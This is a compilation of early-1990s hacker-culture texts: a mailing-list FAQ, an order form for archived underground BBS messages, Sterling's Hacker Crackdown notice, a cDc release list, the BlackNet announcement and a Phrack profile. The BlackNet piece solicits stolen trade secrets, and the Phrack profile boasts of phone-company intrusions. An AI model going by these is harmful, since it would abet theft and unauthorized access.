Taiwan (1990)	93
Thailand	99
United Kingdom	54
United States	35

Source: Business Software Alliance, based on 1992 h/w & s/w shipping figures

---

The Frog Farm Mailing List FAQ v1.1
January 20th, 1994

1. What is this I am reading?
2. What is the Frog Farm?
3. Okay, so what's the Frog Farm mailing list?
4. Are there any rules enforced on the mailing list?
5. I can see all the addresses of the subscribers!
6. You must be Nazis. After all, aren't people who hate Jews, blacks, etc., the only people who talk about this sort of thing?

1. What is this I am reading?

This is the FAQ for the Frog Farm mailing list. It is NOT the FAQ for the Frog Farm. The FAQ for the Frog Farm is much larger (just over 100 Kbytes in size).

2. What is the Frog Farm?

Read the FAQ. You can FTP it from etext.archive.umich.edu in the /pub/Legal/FrogFarm directory (also accessible via Gopher). If you do not have FTP access, you may request the FAQ via e-mail from schirado@lab.cc.wmich.edu.

3. Okay, so what's the Frog Farm mailing list?

frog-farm@blizzard.lcs.mit.edu is an unmoderated e-mail forum devoted to the discussion of claiming, exercising and defending Rights in America, past, present and future. Topics include, but are not limited to, conflicts which can arise between a free people and their public servants when said servants exceed the

scope of their powers, and possible methods of dealing with such conflicts.

To subscribe to the list, send a message containing the single line:

ADD <your-preferred-email-addr>

to frog-farm-request@blizzard.lcs.mit.edu.

To remove your subscription from the forum, send a message containing the single line:

REMOVE <same-email-addr-as-above>

to frog-farm-request@blizzard.lcs.mit.edu.

Note that these commands must be in the BODY of the message; the contents of the Subject line are ignored.

While you are subscribed, send mail to

frog-farm@blizzard.lcs.mit.edu

to echo your message to all other list subscribers.

4. Are there any rules enforced on the mailing list?

Only two:

1) Do not reveal the e-mail addresses of any subscribers to any individuals who are not subscribers. You may freely redistribute any article posted to the Frog Farm, subject to whatever conditions the poster may have placed on it. For example, some people attach a notice to their message stating that they are NOT allowing the redistribution of their message under ANY circumstances, some people stipulate that it may be redistributed only if it is unaltered in any way, etc.

2) No flaming is permitted. The list maintainers are the sole judges of what constitutes flaming.

5. I can see all the addresses of the subscribers!

Under normal circumstances, you can't see the names. If you can, you had to work at it; if so, you obviously know what you're doing, and you should have known better. Try not to let your curiosity overwhelm your respect for the privacy of others.

The security on this list is not as tight as it could be, and it is a trivial process for a knowledgeable hacker or hackers to circumvent it. If you know how to do this, please don't do it.

6. You must be Nazis. After all, aren't people who hate Jews, blacks, etc., the only people who talk about this sort of thing?

Not at all. The official position of the Frog Farm is that every human being, of any sex or race, has "certain inalienable Rights" which may not be violated for any cause or reason. Anyone may claim and exercise Rights in America, providing they possess the necessary courage and mental competence.

The Frog Farm provides a List of Interesting Organizations to its subscribers, which may include organizations or persons who believe in a god or gods, or promote the idea that certain races are inferior or perhaps part of a conspiratorial plot to enslave

everyone else. The list maintainers make every effort to note such idiotic beliefs, where they exist, and encourage people not to throw out the baby with the bathwater, but to seek the truth wherever it may be found.

Every individual is unique, and none may be judged by anything other than their words and actions.

The LOD Communications Underground H/P BBS Message Base Project:

Information/Order File: Brief Version
2/17/94

This is a short version of the longer, 35K (12 page) Order/Info file. If you want the full file, sample message file, detailed tables of contents file, etc. you can request it from lodcom@mindvox.phantom.com or choose menu item #5 on the Mindvox Gopher Server by using any gopher and opening a connection with the hostname: mindvox.

The Project:

Throughout history, physical objects have been preserved for posterity for the benefit of the next generation of humans. Cyberspace, however, isn't very physical; data contained on floppy diskettes has a finite lifetime as does the technology to retrieve that data. The earliest underground hacker bulletin board systems operated at a time when TRS-80s, Commodore 64s, and Apple][s were state-of-the-art. Today, it is difficult to find anyone who has one of these machines in operating condition, not to mention the brain cells left to recall how to operate them. :-(

LOD Communications has created a historical library of the "dark" portion of Cyberspace. The project's goal is to acquire as much information as possible from underground Hack/Phreak (H/P) bulletin boards that were in operation during a decade long period, dating from the beginnings (in 1980/81 with 8BBS and MOM: Modem Over Manhattan) to the legendary OSUNY, Plover-NET, Legion of Doom!, Metal Shop, etc. up through the Phoenix Project circa 1989/90. Currently, messages from over 75 different BBSes have been retrieved, although very few message bases are 100% complete. However, not having a complete "set" does not diminish their value.

DONATIONS: A portion of every order will be donated to the following causes:

1) A donation will be made to help pay for Craig Neidorf's (Knight Lightning - Metal Shop Private Co-Sysop) Legal Defense bills (resulting from his successful campaign to protect First Amendment rights for electronic publishing, i.e. the PHRACK/E911 case).

2) The SotMESC Scholarship Fund. The SotMESC Scholarship is awarded to students writing exceptional papers of 20 to 30 pages on a topic based on computer culture (ie, hacking culture, virus writing culture, Internet culture, etc.) For more details write: SotMESC PO BOX 573 Long Beach, MS 39560 or email: rejones@seabass.st.usm.edu

NOTE: THE FIRST DONATIONS TO EACH OF THE ABOVE TWO CAUSES HAVE ALREADY BEEN MADE.

What Each "Message Base File" Contains:

- A two page general message explaining H/P BBS terminology and format.

- The BBS Pro-Phile: A historical background and description of the BBS either written by the original system operator(s) or those who actually

called the BBS when it was in operation (it took months to track the appropriate people down and get them to write these specifically for this project; lesser known BBSes may not contain a Pro-Phile);

- Messages posted to the BBS (i.e. the Message Base);

- Downloaded Userlists if available; and

- Hacking tutorials a.k.a. "G-Philes" that were on-line if available.

It is anticipated that most people who are interested in the message bases have never heard of a lot of the BBS names shown in the listing. If you have seen one set of messages, you have NOT seen them ALL. Each system had a unique personality, set of users, and each has something different to offer.

Formats the Message Base Files are Available in:

Due to the large size of the Message Base Files, they will be compressed using the format of your choice. Please note that Lodcom does NOT include the compression/uncompression program (PKZIP, PAK, MAC Stuffit, etc.). ASCII (uncompressed) files will be provided for $5.00 extra to cover additional diskette (files that are uncompressed require more than double the number of diskettes) and shipping costs. The files are available for:

- IBM (5.25 or 3.5 inch)
- APPLE MACINTOSH (3.5 inch)
- ATARI ST (MS-DOS Compatible 3.5 inch)
- AMIGA (3.5 inch)
- PAPER versions can be ordered but cost triple (due to increased costs to ship, time to print, and messages being in 40 column format which wastes lots of paper...save those trees!). Paper versions take twice the time to deliver but are laser printed.

Orders are expected to arrive at the requesters' physical mail box in 3-5 weeks upon receipt of the order.

The Collection:

This is where we currently stand as far as what has been completed and the estimated completion dates for the rest of the project:

Volume 1: 5700+ Messages, 20 H/P BBSes, COMPLETED.
Volume 2: 2100+ Messages, 25 H/P BBSes, COMPLETED.
Volume 3: 20-30 H/P BBSes, End of March 1994.
Volume 4: ????? H/P BBSes, Sometime after 3/94.
All in all there is expected to be 12000+ Messages.

NOTE: Additional material has recently been received for Boards already released in the first 2 volumes. Those who have already ordered will receive the updated versions with the additional messages that have been recovered.

*** Blurbs and Excerpts: ***

Blurbs from some of those who have received the first two Volumes:

"I am stunned at the quality of this undertaking. It brought back that feeling of involvement and interest." --P.P.

"I think of the release of the H/P Message Bases as an opening salvo in the battle for the truth about fraud in the Telecom Industry." --J.J.

"Still sifting through Volume one. For now I've taken the approach of putting all the files into one subdirectory and searching it for topics of interest. Prime and Primos computers was my first topic of interest

and Volume I yielded quite a bit of odd and useful information." --K.B.

"...the professionalism of the Message Bases is of a superior quality. Somehow they bring back that age of innocence. Boy do I miss those times." --A.C.

Excerpt from 2600 Magazine (The Hacker Quarterly) Autumn 1993 Issue, review by Emmanuel Goldstein entitled NEVER ERASE THE PAST.

"...is this the sort of thing that people really care about? Undoubtedly, many will shrug it off as useless, boring teenagers that have absolutely no relevance to anything in the real world. The fact remains, however, that this is history. This is *our* history, or at least, a small part of it. The boards included in this project - Sherwood Forest I & II, Metal Shop Private, OSUNY, Phoenix Project, and a host of others - are among the more interesting hacker boards, with some classic dialogue and a gang of hacker stars-to-be. Nearly all of these boards were raided at one time or another, which makes it all even more fascinating."

"Had the LODCOM project not come along when it did, a great many of these message bases probably would have been lost forever. Providing this service to both the hacker community and those interested in it is a noble cause that is well worth the price. If it succeeds, some valuable hacker data will be preserved for future generations."

The Lodcom project was also reviewed in Computer underground Digest Issue #5.39 and will be reviewed by GRAY AREAS MAGAZINE in their summer issue. You should be able to find the issue on most newsstands in about 3 months. You can contact Gray Areas by phone: 215-353-8238 (A machine screens their calls), by email: grayarea@well.sf.ca.us, and by regular mail: Gray Areas, Inc. , PO BOX 808, Broomall, PA 19008-0808. Subscriptions are $18.00 a year U.S. and we highly recommend the magazine if you are interested in the gray areas of life.

*** {End of Blurbs and Excerpts} ***

Volume 1 & 2 Table of Contents:

A detailed Table of Contents file can be found on the Mindvox Gopher Server or requested via email.

Project Contributor List:

The following is a list (order is random) of those who helped with this effort that began in Jan. of 1993. Whether they donated material, uploaded messages, typed messages from printouts, critiqued our various materials, wrote BBS Pro-Philes, donated services or equipment, or merely 'looked in their attic for some old disks', their help is appreciated:

Lord Digital and Dead Lord (Phantom Access Technologies/The MINDVOX System), 2600 Magazine/Emmanuel Goldstein, The Marauder, Knight Lightning, T.B., Computer underground Digest (CuD)/Jim Thomas/Gordon Meyer, Phrack Magazine, Strat, Jester Sluggo, Erik Bloodaxe, Taran King, Professor Falken, TUC, Lex Luthor, Mark Tabas, Phantom Phreaker, Quasi Moto, The Mechanic, Al Capone, Compu-Phreak, Dr. Nibblemaster, King Blotto, Randy Hoops, Sir Francis Drake, Digital Logic, The Ronz, Doctor Who, The Jinx, Boca Bandit, Crimson Death, Doc Holiday, The Butler, Ninja Master, Silver Spy, Power Spike, Karl Marx, Blue Archer, Dean Simmons, Control-C, Bad Subscript, Swamp Ratte, Randy Smith, Terminal Man, SK Erickson, Slave Driver, R.E.Jones/CSP/SotMESC, Gray Areas Magazine, and anonymous others.

The Order Form:

- - - - - - - - - - - - - - - - C U T - H E R E - - - - - - - - - - - - - - - -

LOD Communications H/P BBS Message Base ORDER FORM

PERSONAL RATE: Volumes 1, 2, 3, and possibly a fourth if created: $39.00
This price is TOTAL & includes any updates to individual BBS Message Bases.

COMMERCIAL RATE: Corporations, Universities, Libraries, and Government Agencies: $99.00 As above, price is total and includes updates.

H/P BBS Message Bases (All Volumes): $_____

"G-Phile" Collection (Optional): $_____ ($10.00 Personal)
($25.00 Commercial)

Disk Format/Type of Computer: _____
(Please be sure to specify diskette size [5.25" or 3.5"] and high/low density)

File Archive Method (.ZIP [preferred], .ARJ, .LHZ, .Z, .TAR) _____
(ASCII [Non-Compressed] add $5.00 to order)

Texas Residents add 8% Sales Tax.
If outside North America please add $6.00 for Shipping & Handling.

Total Amount (In U.S. Dollars): $ _____

Payment Method: Check or Money Order please, made out to LOD Communications.
Absolutely NO Credit Cards, even if it's yours :-)

By purchasing these works, the Purchaser agrees to abide by all applicable U.S. Copyright Laws to not distribute or reproduce, electronically or otherwise, in part or in whole, any part of the Work(s) without express written permission from LOD Communications.

Send To:
Name: _____

Organization: _____ (If applicable)

Street: _____

City/State/Zip: _____

Country: _____

E-mail address: _____ (If applicable)

PRIVACY NOTICE: The information provided to LOD Communications is used for sending orders and periodic updates to the H/P BBS Message Base Price List. It will NOT be given or sold to any other party. Period.

- - - - - - - - - - - - - - - - C U T - H E R E - - - - - - - - - - - - - - - -

Remit To: LOD Communications
603 W. 13th
Suite 1A-278
Austin, Texas USA 78701

Lodcom can also be contacted via E-mail: lodcom@mindvox.phantom.com
Voice Mail: 512-448-5098

End Brief Version of Order/Info File (2/20/94)

Email: lodcom@mindvox.phantom.com
Voice Mail: 512-448-5098
Snail Mail: LOD Communications
603 W. 13th Suite 1A-278
Austin, Texas USA 78701

BooX for Hackers

by Seven Up

Usually I am not reading too many books. But there are two rather new ones everyone should read and have.

UNIX Power Tools

The first one is made for people who like to play with UNIX. It is called 'UNIX Power Tools', published by Bantam and O'Reilly. It contains over 1000 pages and weighs about 3 pounds, but contains a CD ROM. It contains pretty useful information and examples on how to use standard UNIX utilities and how to solve certain tasks. Some of the topics it covers are:
Encryption of passwords, shell programming, config files for logging in and out, setting shell prompts, vi tips & tricks, redirecting and piping, sed & awk and much more. Like most O'Reilly books, it is written with a lot of humor and easy to read. To me, this book is a reference for almost any question. You might even feel that you don't need most of your old UNIX books anymore, because this book almost covers it all. It is also a lot of fun just to browse through the book randomly and read articles on different subjects. There really is no need and no use to read it from A to Z. A lot of their tricks is collected from Usenet Newsgroups. All of their useful programs, scripts and general PD programs you will find on FTP sites are on the CD. However, if you want a different medium they charge you $40. And now we come to the only problem of the book: the price! I think compared to the contents, charging $59.95 is justified; but it might scare off many people anyway. Finally I would recommend this book to everyone who uses UNIX a lot and likes to experiment and play with it (and has 60 bucks left).

Hacker Crackdown

Now reading Bruce's book won't cost you 60 bucks. In fact, it will even be totally FREE! I won't say too much about the book, because there have already been great reviews in Phrack and 2600 in Spring/Summer 1993. It is probably the most interesting and entertaining book about Hackers and Fedz from 1993. But now Bruce decided to release the book as online freeware - you may just grab the 270k file from a site, read it and give it to anyone you want.

But let's listen to Bruce now and what he has to say...

January 1, 1994 -- Austin, Texas

Hi, I'm Bruce Sterling, the author of this electronic book.

Out in the traditional world of print, *The Hacker Crackdown* is ISBN 0-553-08058-X, and is formally catalogued by the Library of Congress as "1. Computer crimes -- United States. 2. Telephone -- United States -- Corrupt practices. 3. Programming (Electronic computers) -- United States -- Corrupt practices." 'Corrupt practices,' I always get a kick out of that description. Librarians are very ingenious people.

The paperback is ISBN 0-553-56370-X. If you go and buy a print version of *The Hacker Crackdown,*

an action I encourage heartily, you may notice that in the front of the book, beneath the copyright notice -- "Copyright (C) 1992 by Bruce Sterling" -- it has this little block of printed legal boilerplate from the publisher. It says, and I quote:

"No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage and retrieval system, without permission in writing from the publisher. For information address: Bantam Books."

This is a pretty good disclaimer, as such disclaimers go. I collect intellectual-property disclaimers, and I've seen dozens of them, and this one is at least pretty straightforward. In this narrow and particular case, however, it isn't quite accurate. Bantam Books puts that disclaimer on every book they publish, but Bantam Books does not, in fact, own the electronic rights to this book. I do, because of certain extensive contract maneuvering my agent and I went through before this book was written. I want to give those electronic publishing rights away through certain not-for-profit channels, and I've convinced Bantam that this is a good idea.

Since Bantam has seen fit to peaceably agree to this scheme of mine, Bantam Books is not going to fuss about this. Provided you don't try to sell the book, they are not going to bother you for what you do with the electronic copy of this book. If you want to check this out personally, you can ask them; they're at 1540 Broadway NY NY 10036. However, if you were so foolish as to print this book and start retailing it for money in violation of my copyright and the commercial interests of Bantam Books, then Bantam, a part of the gigantic Bertelsmann multinational publishing combine, would roust some of their heavy-duty attorneys out of hibernation and crush you like a bug. This is only to be expected. I didn't write this book so that you could make money out of it. If anybody is gonna make money out of this book, it's gonna be me and my publisher.

My publisher deserves to make money out of this book. Not only did the folks at Bantam Books commission me to write the book, and pay me a hefty sum to do so, but they bravely printed, in text, an electronic document the reproduction of which was once alleged to be a federal felony. Bantam Books and their numerous attorneys were very brave and forthright about this book. Furthermore, my former editor at Bantam Books, Betsy Mitchell, genuinely cared about this project, and worked hard on it, and had a lot of wise things to say about the manuscript. Betsy deserves genuine credit for this book, credit that editors too rarely get.

The critics were very kind to *The Hacker Crackdown,* and commercially the book has done well. On the other hand, I didn't write this book in order to squeeze every last nickel and dime out of the mitts of impoverished sixteen-year-old cyberpunk high-school-students. Teenagers don't have any money -- (no, not even enough for the six-dollar *Hacker Crackdown* paperback, with its attractive bright-red cover and useful index). That's a major reason why teenagers sometimes succumb

to the temptation to do things they shouldn't, such as swiping my books out of libraries. Kids: this one is all yours, all right? Go give the print version back. *8-)

Well-meaning, public-spirited civil libertarians don't have much money, either. And it seems almost criminal to snatch cash out of the hands of America's direly underpaid electronic law enforcement community.

If you're a computer cop, a hacker, or an electronic civil liberties activist, you are the target audience for this book. I wrote this book because I wanted to help you, and help other people understand you and your unique, uhm, problems. I wrote this book to aid your activities, and to contribute to the public discussion of important political issues. In giving the text away in this fashion, I am directly contributing to the book's ultimate aim: to help civilize cyberspace.

Information *wants* to be free. And the information inside this book longs for freedom with a peculiar intensity. I genuinely believe that the natural habitat of this book is inside an electronic network. That may not be the easiest direct method to generate revenue for the book's author, but that doesn't matter; this is where this book belongs by its nature. I've written other books -- plenty of other books -- and I'll write more and I am writing more, but this one is special. I am making *The Hacker Crackdown* available electronically as widely as I can conveniently manage, and if you like the book, and think it is useful, then I urge you to do the same with it.

You can copy this electronic book. Copy the heck out of it, be my guest, and give those copies to anybody who wants them. The nascent world of cyberspace is full of sysadmins, teachers, trainers, cybrarians, netgurus, and various species of cybernetic activist. If you're one of those people, I know about you, and I know the hassle you go through to try to help people learn about the electronic frontier. I hope that possessing this book in electronic form will lessen your troubles. Granted, this treatment of our electronic social spectrum is not the ultimate in academic rigor. And politically, it has something to offend and trouble almost everyone. But hey, I'm told it's readable, and at least the price is right.

You can upload the book onto bulletin board systems, or Internet nodes, or electronic discussion groups. Go right ahead and do that, I am giving you express permission right now. Enjoy yourself.

You can put the book on disks and give the disks away, as long as you don't take any money for it.

But this book is not public domain. You can't copyright it in your own name. I own the copyright. Attempts to pirate this book and make money from selling it may involve you in a serious litigative snarl. Believe me, for the pittance you might wring out of such an action, it's really not worth it. This book don't "belong" to you. In an odd but very genuine way, I feel it doesn't "belong" to me, either. It's a book about the people of cyberspace, and

distributing it in this way is the best way I know to actually make this information available, freely and easily, to all the people of cyberspace -- including people far outside the borders of the United States, who otherwise may never have a chance to see any edition of the book, and who may perhaps learn something useful from this strange story of distant, obscure, but portentous events in so-called "American cyberspace."

This electronic book is now literary freeware. It now belongs to the emergent realm of alternative information economics. You have no right to make this electronic book part of the conventional flow of commerce. Let it be part of the flow of knowledge: there's a difference. I've divided the book into four sections, so that it is less ungainly for upload and download; if there's a section of particular relevance to you and your colleagues, feel free to reproduce that one and skip the rest.

Just make more when you need them, and give them to whoever might want them.

Now have fun.

Bruce Sterling -- bruces@well.sf.ca.us

```
  _   _
 ((___))
 [ x x ] cDc communications
  \   /  Global Domination Update #14
  (' ')  December 30th, 1993
   (U)
Est. 1986
```

New gNu NEW gnU new GnU nEW gNu neW gnu nEw GNU releases for December, 1993:

_____/Text Files_____

241: "Cell-Hell" by Video Vindicator. In-depth article on modifying the Mitsubishi 800 cellular phone by Mr. Fraud himself. Rad.

242: "The Darkroom" by Mark Vaxlov. Very dark story about a high school rape in the photography lab at school. Disturbing.

243: "Fortune Smiles" by Obscure Images. Story set in the future with organized crime and identity-swapping.

244: "Radiocarbon Dating Service" by Markian Gooley. Who would go out with Gooley? YOUR MOM!

245: "The U.S. Mercenary Army" by Phil Agee. Forwarded by The Deth Vegetable, this file contains a speech by former CIA agent Agee on the Gulf War. Interesting stuff.

246: "The Monolith" by Daniel S. Reinker. This is one of the most disgusting files we've put out since the infamous "Bunny Lust." I don't wanna describe this, just read it.

247: "Post-Election '92 Cult Coverage" by Omega. Afterthoughts on Tequila Willy's bid for the U.S. Presidency.

248: "The Lunatic Crown" by Matthew Legare. Wear the crown. Buy a Slurpee. Seek the adept. Do not pass 'Go.'

249: "Yet Another Suicide" by The Mad Hatter. Guy gets depressed over a girl and kills himself.

250: "State of Seige" by Curtis Yarvin. The soldiers hunt the dogs hunt the soldiers. Like, war, ya know. Hell!

_____/cDc Gnuz_____

"cDc: We're Into Barbie!"

cDc mailing list: Get on the ever-dope and slamagnifiterrific cDc mailing list! Send mail to cDc@cypher.com and include some wonderlessly elite message along he lines of "ADD ME 2 DA MAILIN LIZT!!@&!"

NEW Official cDc Global Domination Factory Direct Outlets:

The Land of Rape and Honey	502/491-6562
Desperadoes	+61-7-3683567
Underworld	203/649-6103
Airstrip-One	512/371-7971
Ministry of Death	516/878-1774
Future Shock	+61-7-3660740
Murder, Inc	404/416-6638
The Prodigal Sun	312/238-3585
Red Dawn-2 Enterprises	410/263-2258
Cyber Neurotic Reality Test	613/723-4743
Terminal Sabotage	314/878-7909
The Wall	707/874-1316,2970

We're always taking t-file submissions, so if you've got a file and want to really get it out there, there's no better way than with cDc. Upload text to The Polka AE, to sratte@phantom.com, or send disks or hardcopy to the cDc post office box in Lubbock, TX.

cDc has been named SASSY magazine's "Sassiest Underground Computer Group." Hell yeah!

Thanks to Drunkfux for setting up another fun HoHoCon this year, in Austin. It was cool as usual to hang out with everyone who showed up.

Music credits for stuff listened to while editing this batch of files: Zapp, Carpenters, Deicide, and Swingset Disaster.

Only text editor worth a damn: ProTERM, on the Apple II.

So here's the new cDc release. It's been a while since the last one. It's out because I fucking felt like it, and have to prove to myself that I can do this crap without losing my mind and having to go stand in a cotton field and look at some dirt at 3 in the morning. cDc=cDc+1, yeah yeah. Do you know what this is about? Any idea? This is SICK and shouldn't be harped on or celebrated. This whole cyberdweeb/telecom/'puter underground scene makes me wanna puke, it's all sick and dysfunctional. Eat my shit, G33/<W0r|_<|. Virus yourself to death. Go blind staring at the screen waiting for more wares/inph0 to come trickling down the wire. The more of that shit comes in, the more life goes out. Ooh, and you hate it so much, don't you. You hate it.

Hacking's mostly a big waste of time. Fuck you.
Stupid Telephone Tricks will never be on David Letterman. Fuck you.
Cryptography? Who'd wanna read YOUR boring email? Fuck you.
Interactive television is a couch potato trap. Fuck you.
"Surf the net," sucker. "Ride the edge," you maladjusted sack of shit.

S. Ratte'
cDc/Editor and P|-|Ear13zz |_3@DeRrr
"We're into t-files for the groupies and money."
Fuck you, fuck you... and most of all, fuck YOU.

Write to: cDc communications, P.O. Box 53011, Lubbock, TX 79453.
Internet: sratte@phantom.com.

ALL NEW cDc RELEASES FTP'ABLE FROM FTP.EFF.ORG -pub/Publications/CuD/CDC

Introduction to BlackNet

Your name has come to our attention. We have reason to believe you may be interested in the products and services our new organization, BlackNet, has to offer.

BlackNet is in the business of buying, selling, trading, and otherwise dealing with *information* in all its many forms.

We buy and sell information using public key cryptosystems with essentially perfect security for our customers. Unless you tell us who you are (please don't!) or inadvertently reveal information which provides clues, we have no way of identifying you, nor you us.

Our location in physical space is unimportant. Our location in cyberspace is all that matters. Our primary address is the PGP key location: "BlackNet<nowhere@cyberspace.nil>" and we can be contacted (preferably through a chain of anonymous remailers) by encrypting a message to our public key (contained below) and depositing this message in one of the several locations in cyberspace we monitor. Currently, we monitor the following locations: alt.extropians, alt.fan.david-sternlight, and the "Cypherpunks" mailing list.

BlackNet is nominally nondideological, but considers nation-states, export laws, patent laws, national security considerations and the like to be relics of the pre-cyberspace era. Export and patent laws are often used to explicity project national power and imperialist, colonialist state fascism. BlackNet believes it is solely the responsibility of a secret holder to keep that secret--not the responsibility of the State, or of us, or of anyone else who may come into possession of that secret. If a secret's worth having, it's worth protecting.

BlackNet is currently building its information inventory. We are interested in information in the following areas, though any other juicy stuff is always welcome. "If you think it's valuable, offer it to us first."

- - trade secrets, processes, production methods (esp. in semiconductors) - nanotechnology and related techniques (esp. the Merkle sleeve bearing) - chemical manufacturing and rational drug design (esp. fullerines and protein folding) - new product plans, from children's toys to cruise missiles (anything on "3DO"?) - business intelligence, mergers, buyouts, rumors

BlackNet can make anonymous deposits to the bank account of your choice, where local banking laws permit, can mail cash directly (you assume the risk of theft or seizure), or can credit you in "CryptoCredits," the internal currency of BlackNet (which you then might use to buy _other_ information and have it encrypted to your special public key and posted in public place).

If you are interested, do NOT attempt to contact us directly (you'll be wasting your time), and do NOT post anything that contains your name, your e-mail address, etc. Rather, compose your message, encrypt it with the public key of BlackNet (included below), and use an anonymous remailer chain of one or more links to post this encrypted, anonymized message in one of the locations listed (more will be added later). Be sure to describe what you are selling, what value you think it has, your payment terms, and, of course, a special public key (NOT the one you use in your ordinary business, of course!) that we can use to get back in touch with you. Then watch the same public spaces for a reply.

(With these remailers, local PGP encryption within the remailers, the

use of special public keys, and the public postings of the encrypted messages, a secure, two-way, untraceable, and fully anonymous channel has been opened between the customer and BlackNet. This is the key to BlackNet.)

A more complete tutorial on using BlackNet will soon appear, in plaintext form, in certain locations in cyberspace.

Join us in this revolutionary--and profitable--venture.

BlackNet<nowhere@cyberspace.nil>

-----BEGIN PGP PUBLIC KEY BLOCK----- Version: 2.3

mQCPAixusCEAAAEEAJ4/hpAPevOuFDXWJ0joh/y6zAwklEPige7N9WQMYSaWrmbi
XJ0/MQXCABNXOj9sR3GOlSF8JLOPInKWbo4iHunNnUczU7pQUKnmuVpkY014M5Cl
DPnzkKPk2mlSDOqRanJZCkyBe2jjHXQMhasUngReGxNDMjW1IBzuUFqioZRpABEB
AAG0IEJsYWNrTmV0PG5vd2hlcmVAY3liZXJzcGFjZS5uaWw+
=Vmmy
-----END PGP PUBLIC KEY BLOCK-----

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 7 of 28

****

-:[Phrack Pro-Phile]:-

This issue our prophile introduces you to one of the all-around coolest people ever to show up in the computer underground. Someone I'm happy to have had the good fortune to meet and force to ingest excessive quantities of intoxicating liquids and other unmentionables. Someone who very recently showed up on tabloid television amazingly for something other than computer hacking. Someone we know as:

Control C
~~~~~~~~~

Personal Info:

Handle	:	Control C
Call Me	:	A Cab
DOB	:	1969
AGE	:	I Would Hope You Can Figure It Out..
Height	:	6'0"
Weight	:	160
Groups Affiliated With	:	Legion of Doom/Hackers!
Other Past Handles	:	Phase Jitter, Master of Impact, Dual Capstan, Richo Sloppy, Cosmos Dumpster Driver, Poster Boy, Whacky Wally (Sysop Whacky Wally's Wonderful World of Warez, as some of you may remember.. It Was a Hack/Phreak Board)

Computers Owned:

1st Computer-Texas Instruments T-1000

Once I expanded the memory (4K plug in Module, for a total of 8k), I was unstoppable in BASIC.

Commodore Vic-20

What can you say about a Vic-20?

Commodore 64

Now I was big time. 1541 Disk drive was an unbelievable upgrade from my Vic-20 and T-1000 mass storage devices (Cassette Recorder).

Apple //C

I was now a \/\/Arez d00d. What else could you be if you had an Apple? Everyone was!

IBM XT

This was a real step up from CP/M (hahaha). I had incredible CGA Graphics. Actually it was not a bad system. My dad got a modem with it. Bad mistake eh? I was flying at 300 baud. This is the system all my BBSes were run on.

AT&T 3B1

Lame, Lame, Lame... That about covers it.

Commodore AMIGA 500
~~~~~~~~~

A real computer at last. Real graphics. Real Sound. Real Multi-Tasking. A Real Operating System. And again...I was a \/\/ArEz D00D. But this time I was running 14.4K Baud. If you want a real computer BUY AMIGA!!!

IBM 486DX2/66

Desk Top Video is really cool. But when you put you computers in the car people steal them and AAA Insurance gives you a hard time. Still fighting with them.

Commodore AMIGA 3000

I'm a \/\/arez Dood. And the KING of Desk Top Video. BUT don't put all your computers in the same car. Oops...

Commodore AMIGA 500

Now I'm back to a 500 Until I get my Insurance company to pay me.

General Questions:

Q: How did you get your Handle?

A: If you cant figure this out...you should not be reading this.

Q: How did you get started?

A: Dad bought me an IBM XT with a 300 Baud Modem. I saw War Games...and off I went.

Q: What are some of your other interests?

A: Women... Women... Women... Everybody knows about my high level of hormonal activity. Also, Cars. If you don't have a Mitusubishi 3000GT: U R Lame. If you have a Stealth, I bet you wish you bought a 3000GT--after you have dealt with the FUCKING ASSHOLES at the Chrysler DealerShit. Everybody says buy American. Well, you buy a FUCKING brand new American car and it brakes down 32 times. The Chrysler dealer treats you like shit. The manufacturer treats you like shit. And your car runs like shit. The problem is that the American auto workers have absolutely no pride in their workmanship; and the manufacturers and dealers don't give a shit about you or your car after they have made the sale. Then they wonder why their sales are down and people are buying foreign cars. Well, if I go into the Mitusubishi Dealership they treat me like a king and I bought the car 6 months ago. If your gonna by a car, don't buy a Chrysler. They Suck! I bought a brand new Jeep. It broke down 32 Times. Chrysler treated me like shit. Maybe you could tell.

Q: What were some of your most memorable experiences?

A: The First SummerCon. Disk Jockey and LOKI came to my house the day before. This is the first time we had met. On the way to my house they got lost and came across a street called 'Summerton.' So at about 0200 in the morning we were on the corner of Summerton Street and all the sudden the Summerton sign fell of the post and landed in the car owned by Disk Jockey. Well we changed the T to a C and all the suddenly we had a SummerCon street sign.

The trip down was a story in it self, as many of you have heard. It was really neat to meet all the people from the boards. I met Bill From RNOC who was my mentor and idol, but doesn't call me anymore.. (Thanks Bill). Lex Luthor who is one of the

funniest guys, we will get into this later. Taran King, Knight Lightning (Scoop!), Lucifer 666...it was ELITE!

SummerCon 87' - This is when I got it LOD/H. I remember sitting at the pool with Mentor being really drunk and both of us going "WOW!!! We're in LOD!"

My Bust - In 1987 I was going to school in Chicago. I was on an Michigan Bell UNIX sharpening up my C programming skills, which, buy the way still need sharpening. I was on the system for 4+ hours. Well the system administrator had noticed me and called MBT security. They traced the call back to Chicago. The strange part of this was that the next morning I was quitting school and moving back to Detroit. When I got home to Detroit their was a message from MBT Security to call them or they would "Call On Me!". Well I thought it would be in my best interest to give them a ring. We met for lunch.

At lunch they told me since I had been in their systems for years and not destroyed or changed anything...in fact they had never noticed me there...They would not press charges if I helped them secure there systems. I said "Ok!".

The next thing I know I have an office. k-Rad elite computer. Craft Access terminals. Manuals for every phone company computer on the planet and they are paying me $30,000 a year to do what I love. I was a professional Computer Hacker. I broke into Michigan Bell computers, networks, switches, went trashing etc...while being paid. It was great. I would see what I could do once I was into their systems, then write a report on what needed to be changed or fixed. I was great for them, and me.

Then I get fired - my boss at Michigan Bell loves me! Her boss loves me! The Vice President of Michigan Bell loves me! Then Michigan Bell has a retirement incentive. The Vice President and my bosses boss retire. The New manager of computer security is closed-minded, and fires me because I am "A criminal".

Well, those guys at corporate security at Michigan Bell are totally out of touch. Their knowledge of computer security is...how shall I say it..."lacking," I think, covers it. In fact, the code for the front door at the Michigan Bell Corporate Security Building is the equivalent to leaving the code on your luggage 000 and wondering how the airport baggage guy figure out your code and stole all your stuff. They should have kept me on like the old guys wanted to do.

It is my understanding, and I don't know because I don't do ANYTHING ILLEGAL (like the disclaimer?), but I hear that a lot of hackers are in Michigan Bell Systems. Michigan Bell Security is probably convinced that their systems are airtight. If you guys at Michigan Bell are reading this, You need help.. Look through some of my old reports and implement some of that stuff.

Some BBS's To Mention:

